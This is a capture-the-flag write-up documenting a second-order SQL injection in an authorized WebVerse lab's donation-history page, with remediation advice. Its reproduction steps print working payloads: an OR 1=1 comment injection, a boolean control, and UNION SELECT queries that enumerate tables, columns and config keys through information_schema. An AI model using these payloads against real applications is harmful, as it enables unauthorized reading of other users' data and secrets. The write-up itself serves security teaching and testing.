Lab note: Bothered was reproduced in a fresh authorized WebVerse lab. Temporary hostnames, credentials, sessions, test-account names, and the literal flag are not included. The public version uses
WEBVERSE{REDACTED}. The SQL checks and metadata payloads remain visible, but the final query containing the secret stays private.
Executive Summary
Bothered exposed a second-order SQL injection in an authenticated donation-history workflow. A user-controlled username was accepted during normal registration and remained usable for the same account’s login. The risk appeared only later, when the server-side history consumer reused that persisted identity in SQL query construction.
A normal self-owned account showed how registration, login, and donation history should behave. I then created a second account with SQL-significant input in its username. Registration and login still worked, but opening the history page produced a PDO/MariaDB syntax error. A valid boolean condition later expanded the result set and included a known donation from the first account. The existing three-field history view was then reused to read only the table names, relevant columns, key names, and one redacted flag value.
I submitted the flag immediately after that read. WebVerse reported Challenge Solved and Flag accepted. I did not test writes, deletes, password extraction, filesystem access, or unrelated data.
CONFIRMED FINDING
A stored username becomes SQL only when the authenticated donation-history page later inserts it into a dynamic query. This exposed donation records from another test account, a small amount of database metadata, and one configuration value that WebVerse accepted as the flag.
1. Report Profile
| Field | Verified value |
|---|---|
| Platform | WebVerse |
| Lab | Bothered |
| Difficulty | Easy |
| Status | Solved / Verified |
| Stored source | Registration username |
| Later consumer | Authenticated donation-history workflow |
| Observed stack | PHP 8.2.31, PDO, MariaDB |
| Primary weakness | CWE-89: SQL Injection |
| Supporting weakness | CWE-209: verbose PDO/MariaDB error disclosure |
| Evidence | Fresh-instance Caido evidence with Chromium solved-state confirmation |
2. Scope and Evidence Boundary
- Every test used a fresh, self-created account; no foreign credentials or historical sessions were reused.
- Each test value used a separate account, so every response could be tied to one stored username.
- I created one harmless donation under the first account. It provided a normal history entry and a known marker for the cross-account check.
- P-01 through P-05 are exact test values used in this authorized lab. Dynamic host, session, credential, and flag values are not published.
- The evidence covers a
SELECT-based read only. I did not test database writes, filesystem access, command execution, password extraction, or anything outside the lab.
3. Step-by-Step Reproduction
Each SQL value below was stored as the raw username of a separate self-owned account and then reused unchanged during login. Nothing happened until the authenticated GET /donations.php page reused that stored value. Each step keeps the request, payload, expected result, screenshot, and short conclusion together.
3.1 Stored-Input Lifecycle and Consumer Model

Figure 0: Stored-input lifecycle. This explanatory diagram connects registration, persistence, normal authentication, and the later SQL consumer. It is not a modified evidence artifact and contains no payload or instance-specific value.
Harmless HTML markers in display_name and the donation message were encoded, so those browser-side checks did not show stored XSS. The confirmed issue is server-side: the stored username reaches a later history query and is interpreted as SQL.
SECOND-ORDER BOUNDARY
Registration stores the test value, and login authenticates the same account. Neither action executes SQL from the username. The later history request adds no new payload; it simply reaches the vulnerable consumer.
3.2 Normal Account and Donation-History Baseline
I first used a normal self-owned account to record the expected flow. One harmless 5.00 Share donation created a known row for the later cross-account comparison.
R-01: Baseline registration.
POST /register.php HTTP/1.1
Host: <LAB_HOST>
Content-Type: application/x-www-form-urlencoded

display_name=<CONTROLLED_NAME>&email=<UNIQUE_LAB_EMAIL>&username=<CONTROLLED_USERNAME>&password=<REDACTED>&password_confirm=<REDACTED>
Expected result: HTTP 302 with Location: /login.php?welcome=1. This proves only the normal write-path contract.
R-02: Baseline login.
POST /login.php HTTP/1.1
Host: <LAB_HOST>
Content-Type: application/x-www-form-urlencoded

username=<SAME_CONTROLLED_USERNAME>&password=<REDACTED>
Expected result: HTTP 302 with Location: /index.php. This confirms login, not SQL execution.
R-03: Authenticated history consumer.
GET /donations.php HTTP/1.1
Host: <LAB_HOST>
Cookie: PHPSESSID=<SESSION_COOKIE>
Expected result: HTTP 200 with the normal account’s populated history and the legitimate three-field projection: Amount, Message, and Date.

Figure 1: Normal baseline. The response shows the normal three-field view and the known donation later used for comparison.
3.3 P-01: Stored Input Reaches the Later SQL Sink
A separate account stored the exact encoded username control below, completed login normally, and then requested the same R-03 history consumer. After form decoding, the final character following -- is a significant literal ASCII space.
username=mmp%27+OR+%271%27%3D%271%27+--+
Expected result: the later GET /donations.php returns SQLSTATE[42000] with a MariaDB syntax failure near the query’s ORDER BY created_at DESC suffix.

Figure 2: Later SQL sink. The response ties the stored value to a later SQL parser error. This confirms the source-to-sink path, but an error alone is not proof of data extraction.
3.4 P-02: Boolean Result-Set Comparison
A fresh account stored a syntactically valid boolean control. In form transport, # is encoded as %23.
mmp' OR '1'='1' #
Expected result: the new account’s later history expands beyond its own records and includes the known 5.00 Share donation created under the separate baseline account.

Figure 3: Boolean check. The known donation from the other test account appears in the result. This is direct result-set evidence, not an inference based on status code, body length, or timing.
3.5 P-03: Current-Schema Table Mapping
The normal view already showed three fields, so the UNION used matching numeric, text, and date/time expressions without sweeping for a column count. Returned text stayed inside the existing Message field.
mmp' UNION SELECT 0,GROUP_CONCAT(table_name),NOW()
FROM information_schema.tables
WHERE table_schema=database() #
Expected result: the Message field returns only the current-schema table names users,donations,config.

Figure 4: Table mapping. The response lists table names only. It does not read their contents.
3.6 P-04: config Column Mapping
The next payload constrained information_schema metadata to the already identified config table.
mmp' UNION SELECT 0,GROUP_CONCAT(column_name),NOW()
FROM information_schema.columns
WHERE table_schema=database() AND table_name='config' #
Expected result: the Message field returns name,value.

Figure 5: Column mapping. The result shows the key/value layout needed for the next lookup.
3.7 P-05: Flag-Key Mapping
Only the config key names were read. Their values were left untouched.
mmp' UNION SELECT 0,GROUP_CONCAT(name),NOW() FROM config #
Expected result: the Message field returns charity_reg,contact_email,founding_year,site_flag and identifies the flag key before any value is read.

Figure 6: Key mapping. The response identifies site_flag. No configuration values are returned at this step.
3.8 P-06: Targeted Flag Read
The three-column projection was limited to the confirmed config table and the site_flag key. The final selector and literal flag remain private, so the write-up does not publish a reusable query containing the secret.
Expected result: one value appears in the existing Message field and matches the WebVerse objective format. Its public representation is WEBVERSE{REDACTED}.

Figure 7: Targeted flag read. The earlier steps had already confirmed the column alignment, table, and key. This request returned the single redacted value, and no other schema or configuration values were read afterward.
3.9 WebVerse Solved State and Stop Point
I submitted the flag immediately after P-06. WebVerse reported Challenge Solved and Flag accepted, confirming that the value from the history page was correct.

Figure 8: WebVerse solved state. WebVerse accepted the reproduced Bothered flag.
WHERE TESTING STOPPED
Testing stopped after the single approved value was read and accepted. No curl, shell, destructive SQL, bulk extraction, write or delete action, password extraction, filesystem access, persistence, command execution, or unrelated data collection was performed or added retrospectively.
4. Root Cause and CWE Mapping
The root cause is CWE-89: externally influenced data changes SQL structure instead of remaining bound data. Here, the relevant failure occurs in the later read path, not necessarily where the username is first stored.
The verbose PDO/MariaDB error is a separate CWE-209 issue. It exposed SQLSTATE details, the database engine, a filesystem path, a source line, and part of the query. It supports the finding but does not replace the SQL injection proof. Registration accepting the username also says nothing about whether its INSERT was parameterized. The confirmed flaw is in the later history query.
5. Impact
Inside the lab, the issue exposed SQL parser details, donation records from another test account, limited schema information, configuration key names, and one selected configuration value.
The reproduction intentionally did not test writes, deletes, filesystem reads, operating-system command execution, password extraction, persistence, or access beyond the current lab instance. Those capabilities must not be inferred from the confirmed evidence.
6. Remediation
- Parameterize every later query. Persisted user-controlled values remain untrusted whenever they enter a new SQL context.
- Bind history to an immutable server-derived user ID. Do not construct authorization or history selection from a mutable username.
- Suppress user-facing database errors. Log exceptions internally and return a generic error response without SQLSTATE values, engine details, filesystem paths, source lines, or query fragments.
- Apply database least privilege. The donation-history role should not be able to read secret-bearing configuration values.
- Regression-test the lifecycle. Store a quote/comment-bearing test value, log in normally, and exercise every later consumer. The consumer must return only that account’s authorized records and never expose a database exception.
Conclusion
Bothered shows why stored input must remain untrusted every time it reaches a new interpreter. The full chain starts with a normal account, triggers a SQL error only on the later history page, confirms cross-record reads with a boolean condition, maps the minimum metadata needed for one flag read, and ends when WebVerse accepts the result.
The public result is recorded as WEBVERSE{REDACTED}. Testing stopped at the confirmed, read-only objective.